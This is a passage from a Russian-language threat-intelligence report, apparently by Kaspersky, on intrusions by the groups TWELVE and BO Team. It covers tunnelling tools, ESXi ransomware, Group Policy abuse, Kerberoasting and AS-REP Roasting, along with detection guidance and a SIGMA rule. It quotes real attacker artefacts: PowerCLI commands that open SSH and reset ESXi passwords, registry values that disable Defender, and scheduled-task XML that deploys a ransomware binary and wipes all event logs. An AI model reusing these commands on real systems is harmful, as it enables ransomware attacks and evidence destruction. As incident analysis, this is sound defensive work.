Ключевые функции rsockstun включают подключение к целевому серверу через прокси с поддержкой NTLM (ConnectViaProxy), установку SSL-соединения и аутентификацию по паролю через SOCKS5 (ConnectForSocks). На стороне сервера реализовано ожидание подключений по SSL с проверкой пароля (listenForSocks) и перенаправление трафика от локальных клиентов через мультиплексируемый туннель Yamux (listenForClients).

```
c:\Users\<user>\AppData\Local\microsoft\windows\srvhosts.exe
c:\Users\<user>\AppData\Roaming\microsoft\windows\srvhostt.exe
```

chisel

Chisel — это инструмент с открытым исходным кодом, написанный на GO и предназначенный для создания защищенных сетевых туннелей и проксирования сетевого трафика. Он позволяет пробрасывать порты и обходить ограничения фаервола. Атакующие используют его для получения удаленного доступа к сервисам расположенным за NAT или фаерволом.

```
C:\ProgramData\chisel.exe
```

Гипервизор

Во множестве наблюдаемых нами инцидентов одной из целей злоумышленников была атака на гипервизор с деструктивными намерениями. Особое внимание уделялось VMware ESXi — популярному гипервизору, широко используемому в корпоративных средах. Его компрометация позволяет атакующим получить контроль над множеством виртуальных машин, что делает такие атаки высокоэффективными.

Стоит также отметить, что компания Broadcom не поддерживает и не рекомендует установку антивирусного программного обеспечения непосредственно на VMware ESXi и vCenter Server Appliance (VCSA) из-за потенциальных проблем с производительностью и возможных конфликтов. Вместо этого рекомендуется использовать альтернативные решения, такие как безагентное сканирование или интеграция с централизованными платформами управления безопасностью.

Конечной целью атаки на VMware ESXi является шифрование дисков с использованием Babuk. В первую очередь злоумышленников интересуют файлы `.vmdk` и `.vmem`.

Для получения доступа к серверу VMware ESXi атакующие используют связку различных непропатченных уязвимостей, добавление скомпрометированной УЗ в группу “ESX Admins” для сброса пароля от root, компрометация vCenter Server с целью открытия портов SSH на ESXi-хосте и проброса туннеля.

В одной из расследованных нами атак атакующие воспользовались рекомендацией по сбросу паролей для ESXi, взятой с сайта.

```
Find-Module -Name VMware.PowerCLI
Install-Module -Name VMware.PowerCLI
Get-Command -Module *VMware*
Save-Module -Name VMware.PowerCLI -Path C:\Windows\System32\
WindowsPowershell\v1.0\Modules
Get-ExecutionPolicy
Get-PowerCLIVersion
Set-PowerCLIConfiguration -InvalidCertificateAction Ignore -Confirm:$false
Get-VMHost | Foreach {Start-VMHostService -HostService ($_ | Get-
VMHostService | Where { $_.Key -eq "TSM-SSH"} )}
Get-VMHost | Foreach {Start-VMHostService -HostService ($_ | Get-
VMHostService | Where { $_.Key -eq "TSM-SSH"} )}
cd ../../public/temp
ls
. .\set-vmhostpassword.ps1
cd ../../users/public/temp
ls
. .\set-vmhostpassword.ps1
Get-VMHost | Foreach {Start-VMHostService -HostService ($_ | Get-
VMHostService | Where { $_.Key -eq "TSM-SSH"} )}
cd ../../users/public/temp
. .\set-vmhostpassword.ps1
```

После подключения к vCenter Server был установлен модуль PowerShell для управления окружением VMware — VMware.Power CLI, после чего были открыты порты для доступа по SSH, а также изменены пароли учетных записей ESXi.

Групповые политики

Групповые политики (GPO) являются мощным инструментом управления конфигурацией и безопасностью в среде Active Directory. Однако в руках злоумышленников они превращаются в средство для масштабных атак, позволяя быстро распространять вредоносное ПО, отключать защитные механизмы и закрепляться в инфраструктуре.

Чтобы произвести подобные действия, атакующие компрометируют привилегированные УЗ, обладающие правами на создание/редактирование GPO. Для взаимодействия с политиками в домене чаще всего используется консоль управления Microsoft (`mmc.exe`). GPO могут распространяться как на все компьютеры/пользователей в домене, так и на отдельные группы. Более подробно со структурой политик можно ознакомиться в статье.

В первую очередь атакующие меняют интервал обновления политик (по умолчанию обновление происходит каждые 90 минут для рабочих станций и каждые 5 минут для контроллеров домена). Делается это для быстрого распространения вредоносных настроек или программного обеспечения по всей сети.

Таблица 20 | Ключи и значения для настройки интервалов обновления GPO

Ключ реестра	Значение	Тип значения	Данные
`Software\Policies\Microsoft\Windows\System`	GroupPolicyRefreshTime	REG_DWORD	0xA
`Software\Policies\Microsoft\Windows\System`	GroupPolicyRefreshTimeOffset	REG_DWORD	0
`Software\Policies\Microsoft\Windows\System`	GroupPolicyRefreshTimeDC	REG_DWORD	2
`Software\Policies\Microsoft\Windows\System`	GroupPolicyRefreshTimeOffsetDC	REG_DWORD	0

Вместе с этим обычно происходит отключение средств защиты там, где это возможно.

Таблица 21 | Ключи и значения для отключения средств защиты

Ключ реестра	Значение	Тип значения	Данные
`Software\Policies\Microsoft\Windows Defender`	DisableAntiSpyware	REG_DWORD	1
`Software\Policies\Microsoft\Windows Defender\Real-Time Protection`	DisableRealtimeMonitoring	REG_DWORD	1

После этого злоумышленники создают задачи в планировщике на загрузку вредоносного ПО, в том числе шифровальщика.

```
   <ScheduledTasks clsid="[redacted]}">
<ImmediateTaskV2 clsid="[redacted]" name="start" image="0"
userContext="0" removePolicy="0" changed="[redacted]" uid="{[redacted]
[redacted]}">
 <Properties action="C" name="start" runAs="NT AUTHORITY\System" logonType="S4U">
  <Task version="1.2">
   <RegistrationInfo>
    <Author>[redacted]</Author>
    <Description/>
   </RegistrationInfo>
   <Principals>
    <Principal id="Author">
     <UserId>NT AUTHORITY\System</UserId>
     <LogonType>S4U</LogonType>
     <RunLevel>HighestPrivilege</RunLevel>
    </Principal>
   </Principals>
   <Settings>
    <IdleSettings>
     <Duration>PT5M</Duration>
     <WaitTimeout>PT1H</WaitTimeout>
     <StopOnIdleEnd>true</StopOnIdleEnd>
     <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <WakeToRun>true</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
    <DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter>
   </Settings>
   <Triggers>
    <TimeTrigger>
     <StartBoundary>%LocalTimeXmlEx%</StartBoundary>
     <EndBoundary>%LocalTimeXmlEx%</EndBoundary>
     <Enabled>true</Enabled>
    </TimeTrigger>
   </Triggers>
   <Actions Context="Author">
    <Exec>
     <Command>powershell.exe</Command>
     <Arguments>Copy-Item “\\[redacted]\NETLOGON\ds.exe” – Destination “C:\
      ProgramData”</Arguments>
    </Exec>
   </Actions>
  </Task>
 </Properties>
</ImmediateTaskV2>
  </ScheduledTasks>
```

```
   <ScheduledTasks clsid="                                        }">
<ImmediateTaskV2 clsid="                                " name="start" image="0"
userContext="0" removePolicy="0" changed="                        " uid="{
                                }">
 <Properties action="C" name="start" runAs="NT AUTHORITY\System" logonType="S4U">
  <Task version="1.2">
   <RegistrationInfo>
    <Author>                        </Author>
    <Description/>
   </RegistrationInfo>
   <Principals>
    <Principal id="Author">
     <UserId>NT AUTHORITY\System</UserId>
     <LogonType>S4U</LogonType>
     <RunLevel>HighestPrivilege</RunLevel>
    </Principal>
   </Principals>
   <Settings>
    <IdleSettings>
     <Duration>PT5M</Duration>
     <WaitTimeout>PT1H</WaitTimeout>
     <StopOnIdleEnd>true</StopOnIdleEnd>
     <RestartOnIdle>false</RestartOnIdle>
      </IdleSettings>
      <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
      <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
      <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
      <AllowHardTerminate>false</AllowHardTerminate>
      <StartWhenAvailable>true</StartWhenAvailable>
      <AllowStartOnDemand>true</AllowStartOnDemand>
      <Enabled>true</Enabled>
      <Hidden>false</Hidden>
      <WakeToRun>true</WakeToRun>
      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
      <Priority>7</Priority>
      <DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter>
    </Settings>
    <Triggers>
     <TimeTrigger>
      <StartBoundary>%LocalTimeXmlEx%</StartBoundary>
      <EndBoundary>%LocalTimeXmlEx%</EndBoundary>
      <Enabled>true</Enabled>
     </TimeTrigger>
    </Triggers>
    <Actions Context="Author">
     <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/c \\                \NETLOGON\ds.exe -pass                </
       Arguments>
     </Exec>
     <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/c C\ProgramData\ds.exe -pass                </Arguments>
     </Exec>
    </Actions>
   </Task>
  </Properties>
 </ImmediateTaskV2>
   </ScheduledTasks>
```

Один из примеров использования политик в инцидентах мы заметили в сервисе MDR. Атакующие с помощью групповых политик пытались зашифровать диски на хостах, используя инструмент Bitlocker и параллельно удаляя теневые копии на хосте, однако благодаря мониторингу и тому, что ключ восстановления был виден в логах, доступ к дискам был легко восстановлен.

Рис. 51 | Скриншот из обработанного инцидента сервиса MDR




Отнюдь не всегда удается легко восстановить доступ к дискам после шифрования Bitlocker, если не был настроен должный мониторинг. Если же логи складываются только в локальные журналы на хосте, то атакующие стараются также с помощью GPO создать задачу в планировщике на полную их очистку, чтобы скрыть любые следы.

```
    <ScheduledTasks clsid="[redacted]}">
  <ImmediateTaskV2 clsid="[redacted]" name="start"
   image="0" userContext="0" removePolicy="0" changed="[redacted]"
   uid="{[redacted]}">
   <Properties action="C" name="start" runAs="NT AUTHORITY\System"
    logonType="S4U">
    <Task version="1.2">
     <RegistrationInfo>
      <Author>[redacted]</Author>
      <Description/>
     </RegistrationInfo>
     <Principals>
      <Principal id="Author">
       <UserId>NT AUTHORITY\System</UserId>
       <LogonType>S4U</LogonType>
       <RunLevel>HighestPrivilege</RunLevel>
      </Principal>
     </Principals>
     <Settings>
      <IdleSettings>
       <Duration>PT5M</Duration>
       <WaitTimeout>PT1H</WaitTimeout>
       <StopOnIdleEnd>true</StopOnIdleEnd>
       <RestartOnIdle>false</RestartOnIdle>
      </IdleSettings>
      <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
      <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
      <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
      <AllowHardTerminate>false</AllowHardTerminate>
      <StartWhenAvailable>true</StartWhenAvailable>
      <AllowStartOnDemand>true</AllowStartOnDemand>
      <Enabled>true</Enabled>
      <Hidden>false</Hidden>
      <WakeToRun>true</WakeToRun>
      <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
      <Priority>7</Priority>
      <DeleteExpiredTaskAfter>PT0S</DeleteExpiredTaskAfter>
     </Settings>
     <Triggers>
      <TimeTrigger>
       <StartBoundary>%LocalTimeXmlEx%</StartBoundary>
       <EndBoundary>%LocalTimeXmlEx%</EndBoundary>
       <Enabled>true</Enabled>
      </TimeTrigger>
     </Triggers>
     <Actions Context="Author">
     <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/c for /F </Arguments>
     </Exec>
     <Exec>
      <Command>cmd.exe</Command>
      <Arguments>/c for /F «tokens=*» %1 in (‘wevtutil.exe el’) DO wevtutil.exe
       cl «%1»</Arguments>
     </Exec>
    </Actions>
   </Task>
  </Properties>
 </ImmediateTaskV2>
   </ScheduledTasks>
```

Также в некоторых случаях происходит удаление самих групповых политик, через которые распространялась атака, а также очистка кэша на хостах, чтобы затруднить расследование и восстановление.

Рис. 52



@timestamp	Win_EventID	Win_ObjectClass	Win_ObjectDN
2024.11.02 14:50:21	5141	groupPolicyContainer	CN={FCE2581D-90BA-4718-B356-658180BB496D},CN=Policies,CN=System,DC=[redacted]
2024.11.02 14:42:41	5141	groupPolicyContainer	CN={7E67923C-5444-4D9D-B96B-4CA328E08AA9},CN=Policies,CN=System,DC=[redacted]
2024.11.02 14:42:41	5141	groupPolicyContainer	CN={AC9A36F7-6BFE-4E30-A970-4D59E321C335},CN=Policies,CN=System,DC=[redacted]
2024.11.02 14:42:41	5141	groupPolicyContainer	CN={E2E5E9B3-22D5-4AC6-A663-F0B902990F8D},CN=Policies,CN=System,DC=[redacted]
2024.11.02 14:41:01	5141	groupPolicyContainer	CN={26D908C7-2914-4EF6-A3B6-84B152D61F37},CN=Policies,CN=System,DC=[redacted]

Чтобы мониторить подобную активность, можете воспользоваться следующим SIGMA-правилом:

```
title: GPO Deletion
id: d1308829-235d-489a-8f7b-d070c1a54679
description: The attackers using malicious policies, removed all existing
domain policies in order to do as much damage as possible to the victim's IT
infrastructure
author: Kaspersky
status: stable
modified: "2025-05-19"
tags:
    - attack.t1484.001
    - attack.defense_evasion
logsource:
    product: windows
    category: security
detection:
    selection:
        EventID: '5141'
        ObjectDN|contains: 'Policies'
        ObjectClass: 'groupPolicyContainer'
    condition: selection
falsepositives: Unknown
level: low
```

Наиболее интересные TTPs

В данном разделе мы решили подробнее описать техники, которые показались нам наиболее интересными либо встретились впервые за все время мониторинга проукраинских группировок. Также мы хотели бы подчеркнуть, что ранее данные техники встречалась нам скорее в исполнении специалистов отдела Red Team, нежели реальных злоумышленников ««в дикой природе»», что опять же подчеркивает изменение современного ландшафта угроз.

Kerberoasting

Следы эксплуатации данной техники были замечены за группировками TWELVE и BO TEAM.

В ходе расследования одного из инцидентов, связанных с деятельностью группировки **TWELVE**, была зафиксирована важная находка — выгрузка файлов, содержащих TGS-билеты (Ticket Granting Service) для различных сервисов внутри корпоративного домена. Среди прочих был выявлен билет, выданный для сервиса WSUS (Windows Server Update Services).

Предположительно, с помощью данного TGS-билета был получен доступ к высокопривилегированной сервисной учетной записи WSUS, что дало возможность:

- осуществлять дальнейшее горизонтальное перемещение по инфраструктуре;
- выполнять действия от имени учетной записи с расширенными правами;
- потенциально модифицировать или распространять вредоносные обновления через WSUS.

Еще одна попытка эксплуатации была замечена за группировкой **BO Team**. Для подготовки к атаке они использовали стандартный скрипт GetUserSPNs.ps1 который можно найти на GitHub. Этот скрипт предназначен для поиска SPN, которые используют пользовательские учетные записи, что в дальнейшем позволяет развить атаку Kerberoasting.

Сама атака Kerberoasting возможна из-за того, что контроллер домена не занимается авторизацией пользователей и в ответ на запрос TGS-билета возвращает сообщение, содержащее TGS-билет, зашифрованный с использованием секрета сервиса. Для реализации данной атаки злоумышленнику необходимо иметь абсолютно любую учетную запись в домене, с помощью которой он запросит TGS-билет у сервиса. Сервис в данном контексте — это учетная запись, которая имеет атрибут SPN (Service Principal Name). Для определения потенциально уязвимых или интересных с точки зрения привилегий учетных записей злоумышленники на ранних этапах атаки активно проводят разведку внутри доменной инфраструктуры. Одним из ключевых источников такой информации является служба каталогов LDAP, которая позволяет получить подробные сведения о пользователях, группах, правах доступа и структуре домена.

Злоумышленники используют как специализированные утилиты для LDAP-разведки (например, ADFind, BloodHound и другие), так и автоматизированные скрипты. Примером может служить случай с группировкой BO TEAM.

После получения TGS-билета, который зашифрован с использованием хэша пароля сервисной учетной записи, злоумышленники переходят к следующему этапу — восстановлению исходного пароля путем офлайн-перебора (brute-force).

Для этого применяются специализированные инструменты, такие как HashCat, которые позволяют осуществлять высокопроизводительный перебор в локальных системах, не вызывая дополнительного сетевого трафика или подозрительной активности в домене. Сам билет (в формате `.kirbi`) извлекается из памяти или сетевого трафика и используется в утилитах как входной параметр для атаки Kerberoasting.

Детектирование данной атаки является возможным с помощью стандартных средств мониторинга операционных систем и нужных квалификаций внутри команды SOC:

- первый из эффективных способов детектирования атаки Kerberoasting — это отслеживание выдачи TGS-билетов к учетным записям, имеющим SPN (Service Principal Name), с использованием стандартного события Windows Security Log ID 4769. Аномалией, как правило, является массовый запрос билетов от одной учетной записи за короткий промежуток времени. Основная сложность заключается в необходимости сначала определить общее количество учетных записей с зарегистрированными SPN в домене и на этой основе задать адекватный порог срабатывания, при превышении которого активность считается подозрительной;
- второй, менее надежный способ выявления атаки Kerberoasting — это мониторинг запуска процессов и скриптов, указывающих на ее начальные этапы, такие как выполнение утилит для Kerberos-разведки или PowerShell-скриптов. Для этого используются события `4688` (создание процесса) и `4104` (исполнение PowerShell-команд). Этот метод менее точен, так как опирается на поведенческие признаки и может давать ложные срабатывания, но при правильной настройке может дополнительно выявлять подготовительные действия злоумышленника;
- также для детектирования данной активности отлично может подойти вариант с использованием NDR. В отличие от хостовых логов, которые могут не видеть сетевую фазу атаки, NDR воспринимает сеть как источник телеметрии и способен выявлять Kerberoasting по поведенческим паттернам, а не только по сигнатурам. NDR-системы анализируют поведение трафика в реальном времени, включая: повторяющиеся и аномально частые TGS-запросы, запросы к сервисам, к которым клиент ранее не обращался, обращения к SPN (Service Principal Names), связанные с редкими или чувствительными службами, использование нестандартных утилит (например, Rubeus) для генерации Kerberos-трафика. Примеры таких обнаружений на рис. 53 и рис. 54.

Рис. 53 | Сработка правила на NDR





Рис. 54 | Сработка правила на NDR



AS-REP Roasting

В одном из расследованных инцидентов нами было установлено, что группировка BO Team загрузила на скомпрометированный хост интерпретатор Python, модуль из набора Impacket, предназначенный для запроса TGT-билетов по списку пользователей (атака типа AS-REP Roasting), а также файл со списком имен учетных записей. Эти действия являются подготовительным этапом атаки, нацеленным на получение TGT-ответов от учетных записей, не требующих предварительной аутентификации (с включенной опцией “`Do not require Kerberos preauthentication`”). После выполнения скрипта злоумышленники успешно получили AS-REP-ответы, содержащие данные, пригодные для перебора паролей по словарю офлайн. Примечательно, что на момент анализа данная техника не фиксировалась ранее «в дикой природе» — ее применение было задокументировано ранее только в рамках оценок безопасности Red Team-специалистами.

Атака AS-REP Roasting — это еще одна атака, которая связана с протоколом Kerberos. Она затрагивает процесс получения TGT-билета и заключается в запросе `KRB_AS_REQ` от имени пользователя, у которого отключена предварительная аутентификация (что в свою очередь открывает возможность получения ответа от KDC, не имея никаких учетных данных, кроме имени пользователя). В ответ присылается `KRB_AS_REP` сообщение, содержащее сессионный ключ, зашифрованный с использованием секрета указанного пользователя. Как следует из описания атаки, ей могут быть подвержены только учетные записи с отключенной предварительной аутентификацией, так как учетные записи с включенным параметром шифруют свой запрос (`KRB_AS_REQ`) с помощью своего пароля изначально. После получения `KRB_AS_REP`, который содержит зашифрованный пароль, злоумышленники приступают к восстановлению исходного пароля методом перебора по словарю офлайн. Для перебора применяются те же утилиты, что и для атаки Kerberoasting.

Для реализации данной атаки злоумышленнику не нужно иметь учетной записи, так как совершать запросы на получения TGT в инфраструктуре может каждый участник, что делает данный способ отличным начальным вектором для атаки. Для составления списка пользователей могут использоваться открытые данные паттернов учетных записей в инфраструктуре и генераторы списков. Если же учетная запись у злоумышленника имеется, то он может провести разведку для получения списка учетных записей, которые могут быть подвержены данной атаке, при этом для такой разведки не нужно иметь специальных привилегий и ее могут выполнить любые пользователи в системе.

Инструменты для реализации данной атаки чаще всего строятся по одному принципу:

- на вход принимается список пользователей, который может быть получен в ходе разведки с помощью утилит для LDAP-разведки;
- от имени каждого пользователя происходит запрос `KRB_AS_REQ`;
- если у пользователя включена предварительная аутентификация, то вернется соответствующий код ошибки;
- если же у пользователя выключена предварительная аутентификация, то злоумышленник получит ответ `KRB_AS_REP`, в котором содержится зашифрованный пароль.

Детектирование данной атаки позволяют реализовать стандартные механизмы логирования Windows:

- самый эффективный способ детектирования данной активности — это мониторинг стандартных событий Windows 4768. Аномалией можно считать массовый запрос билетов с полем Pre-Authentication Type равным 0, в случае если у злоумышленника нет учетной записи. Если же учетная запись имеется, то стоит отслеживать запросы такой же конфигурации в отношении уязвимых учетных записей с нетипичных для этой активности хостов;
- также стоит обратить внимание на параметр Ticket Encryption Type: если он равен 0x17, то это значит, что используется слабый алгоритм шифрования RC4, который менее устойчив к перебору.

Во избежание потери следов данной активности вкупе с мониторингом указанных параметров надежным подходом является использование NDR. Даже если атакующий действует тихо, не оставляя артефактов на диске и не создавая шум в логах, NDR фиксирует сам факт попытки запроса AS-REP без предварительной аутентификации — и это уже мощный индикатор компрометации.

Рис. 55 | Сработка правила на NDR


